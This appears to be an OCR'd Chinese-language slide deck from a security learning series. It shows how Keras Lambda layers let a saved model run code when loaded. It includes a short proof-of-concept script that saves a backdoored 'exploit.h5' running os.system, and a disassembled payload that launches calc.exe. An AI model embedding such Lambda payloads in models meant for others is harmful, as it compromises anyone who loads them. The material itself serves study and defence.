
2024 鐵人賽 – 我數學就爛要怎麼來學 DNN 模型安全
Day31 – 製作 DNN 模型後門(程式篇)

大綱

- 製作 DNN 模型後門 (程式篇)
  - 前情提要
  - 努力不懈，繼續分析，直到放棄
- 結論



前情提要

https://splint.gitbook.io/cyberblog/security-research/tensorflow-remote-code-execution-with-malicious-model

- TensorFlow Remote Code Execution with Malicious Model
  - Lambda layers 內藏有潛在的安全問題
  - 這部分只能透過 base64 解碼勉強看出有問題 (?)

```
import tensorflow as tf

def exploit(x):
    import os
    os.system("touch /tmp/pwned")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
```

https://hiddenlayer.com/research/models-are-code/

努力不懈，繼續分析，直到放棄

- Models Are Code
  - 短短的一句話驚為天人

Delving deeper into the Keras library to determine how Lambda layers are serialized when saving a model, we noticed that the underlying code is using Python's marshal.dumps to serialize the Python code supplied using the function parameter to tf.keras.layers.Lambda. When loading an HDF5 model with a Lambda layer, the Python code is deserialized using marshal.loads, which decodes the Python code byte-stream (essentially like the contents of a .pyc file) and is subsequently executed.

https://hiddenlayer.com/research/models-are-code/

努力不懈，繼續分析，直到放棄

- Models Are Code
  - 作法就是 base64解碼 -> unmarshal -> disassemble

After decoding the base64 and using marshal.loads to decode the compiled Python, we can use dis.dis to disassemble the object and dis.show_code to display further information:

```
dis.dis(unmarshal_payload)
```

```
  2           0 LOAD_CONST               1 (0)
              2 LOAD_CONST               0 (None)
              4 IMPORT_NAME              0 (subprocess)
              6 STORE_FAST               1 (subprocess)
              8 LOAD_CONST               1 (0)
             10 LOAD_CONST               0 (None)
             12 IMPORT_NAME              1 (os)
             14 STORE_FAST               2 (os)

  5          16 LOAD_FAST                2 (os)
             18 LOAD_METHOD              2 (system)
             20 LOAD_CONST               2 ('calc.exe')
             22 CALL_METHOD              1
             24 POP_TOP
```

https://stackoverflow.com/questions/73439775/how-to-convert-marshall-code-object-to-pyc-file

努力不懈，繼續分析，直到放棄

- 但我就爛不想看類似組合語言的東西，先想辦法把 unmarshal -> pyc 檔案

The source of `py_compile` gave me an idea. You can mimic how the Python interpreter "compiles" the source code. However, I'm sure this is undocumented, but it works for me.

```
# file test.py
import importlib, sys
# Replace this with your code
code = compile('print(123)', 'file.py', 'exec')
print('Filename:', code.co_filename)
# This is the trick
pyc_data = importlib._bootstrap_external._code_to_timestamp_pyc(code)
print(pyc_data)
with open('file.pyc', 'wb') as f:
    f.write(pyc_data)
```

努力不懈，繼續分析，直到放棄

- 接著安裝一些 python decompile 應該就完事了吧 ?!
- 搜尋後發現常見的有 decompile3 跟 uncompyle6
- 然後就被瘋狂打臉惹

```
# uncompyle6 version 3.9.2
# Python bytecode version base 3.9.0 (3425)
# Decompiled from: Python 3.9.19 (main, May  6 2024, 20:12:36) [MSC v.1916 64 bit (AMD64)]
# Embedded file name: C:/Users/aeifkz/AppData/Local/Temp/ipykernel_19772/230072272.py

Unsupported Python version, 3.9.0, for decompilation


# Unsupported bytecode in file file.pyc
# Unsupported Python version, 3.9.0, for decompilation
```

https://stackoverflow.com/questions/66550211/decompiling-pyc-files-for-python-3-9-2

努力不懈，繼續分析，直到放棄

- 不小心關了一扇門，反而順便開了一扇窗

Sadly enough, it's currently impossible. Decompile 3 has the latest pyc to py methods (decompilation), but it hasn't updated for python 3.9 yet as that update takes a very long time to create.
And it will most likely never happen for 3.9 (the developer of decompyle3 said that he is focusing more on his main job and that he doesn't have time to create this update as the 3.9 python update really changed the workflow, so it will be very hard and time-consuming).


So for now, the only solution is to wait, but if you want to speed things up, you can always sponsor the creator of decompile 3 (https://github.com/sponsors/rocky) (as he said that if you would get enough money to work more on this project, he will)

Edit:
I have recently found out that there is an alternative
I haven't used it myself, but its meant to decompile the compiled
python file (.pyc) back to humanly readable code (.py). For any python version!
You can check it out here: https://github.com/zrax/pycdc

努力不懈，繼續分析，直到放棄

https://github.com/zrax/pycdc

- 似乎有點曙光在專案底下用了 make 指令
- 但發現高興得太早，專案要用 cmake 才能夠進行編譯



https://stackoverflow.com/questions/7859623/how-do-i-use-cmake

努力不懈，繼續分析，直到放棄

- How do I use CMake?

I don't know about Windows (never used it), but on a Linux system you just have to create a build directory (in the top source directory)

```
mkdir build-dir
```

go inside it

```
cd build-dir
```

then run `cmake` and point to the parent directory

```
cmake ..
```

and finally run `make`

```
make
```

結論

- 昨天感覺那個 base64 解碼後應該會有東西的，但是我就爛沒有勇氣繼續研究
- 結果今天無聊 google 就看到答案了，還順便針對 unmarshal 的結果在反組譯回可讀的程式，還蠻有趣的

It is worth noting that since December 2022, code has been added to Keras to prevent loading Lambda functions if not running in “safe mode,” but this method still works in the latest release, version 2.11.0, from 8 November 2022, as of the date of publication.